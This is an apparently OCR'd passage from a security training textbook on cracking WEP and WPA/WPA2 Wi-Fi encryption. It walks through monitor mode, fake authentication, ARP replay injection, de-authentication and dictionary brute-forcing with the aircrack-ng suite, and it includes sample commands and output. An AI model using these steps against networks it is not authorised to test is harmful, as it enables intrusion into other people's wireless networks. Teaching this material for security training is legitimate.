
WEP Encryption Cracking

Gathering a large number of IVs is necessary to break the WEP encryption key. An attacker can gather sufficient IVs by simply listening to the network traffic. WEP packet injection expedites the IV-gathering process and allows capturing a large number of IVs in a short period. An attacker can break WEP encryption through the following steps.

- **Start the wireless interface in the monitor mode on the specific AP channel:** In this step, the attacker sets the wireless interface to the monitor mode. The interface can listen to every packet in the air, and the attacker can select some packets for injection by listening to every packet available in the air.
- **Test the capability of injection from the wireless device to the AP:** The attacker tests whether the wireless interface is within the range of the specified AP and whether it is capable of injecting packets to it.
- **Use a tool such as aireplay-ng for fake authentication with the AP:** The attacker ensures that the source MAC address is already associated so that the AP accepts the injected packets. The injection fails in the absence of association with the AP.

- **Start the Wi-Fi sniffing tool:** The attacker captures the generated IVs using tools such as airodump-ng with a BSSID filter to collect unique IVs.
- **Start a Wi-Fi packet encryption tool such as aireplay-ng in the ARP request replay mode to inject packets:** To gain a large number of IVs in a short period, the attacker starts aireplay-ng in the ARP request replay mode, which listens for ARP requests and then re-injects them into the network. The AP usually re-broadcasts packets generating a new IV. Therefore, to gain a large number of IVs, the attacker selects the ARP request mode.

Run a cracking tool such as aircrack-ng: Using cracking tools such as aircrack-ng, the attacker can extract WEP encryption keys from the IVs.



Cracking WEP Using Aircrack-ng

```
C:\>airmon-ng  start eth1
C:\>airodump-ng  --ivs --write capture eth1
BSSID              PWR  RXQ   Beacons  #Data,  #/s  CH   MB   ENC  CIPHER  AUTH  ESSID
02:24:2B:CD:68:EF   99    5      60        3     0   1  54e  OPN                 IAMROGER
02:24:2B:CD:68:EE   99    9      75        2     0   5  54e  OPN                 COMPANYZONE
00:14:6C:95:6C:FC   99    0      15        0     0   9  54e  WEP  WEP            HOME
1E:64:51:3B:FF:3E   76   70     157        1     0  11  54e  WEP  WEP            SECRET_SSID

BSSID              Station            PWR   Rate   Lost  Packets  Probes
1E:64:51:3B:FF:3E  00:17:9A:C3:CF:C2   -1   1 - 0    0       1


Figure 16.91: Screenshot displaying the cracking of the WEP key



WPA/WPA2 Encryption Cracking

WPA PSK

- WPA PSK uses a **user-defined password** to initialize the TKIP, which is not crackable as it is a per-packet key, but the keys can be brute-forced using dictionary attacks

Offline Attack

- You only required to be near the AP for a matter of seconds to capture the **WPA/WPA2 authentication handshake**; by capturing the right type of packets, you can **crack the WPA keys offline**

De-authentication Attack

- Force the connected client to disconnect. Then, capture the re-connect and authentication packets using tools, such as aireplay; you should be able to re-authenticate in a few seconds. Then **attempt to dictionary brute-force** the PMK

Brute-Force WPA Keys

- You can use tools, such as **aircrack**, **aireplay**, and **KisMAC** to brute-force WPA Keys

WPA/WPA2 Encryption Cracking

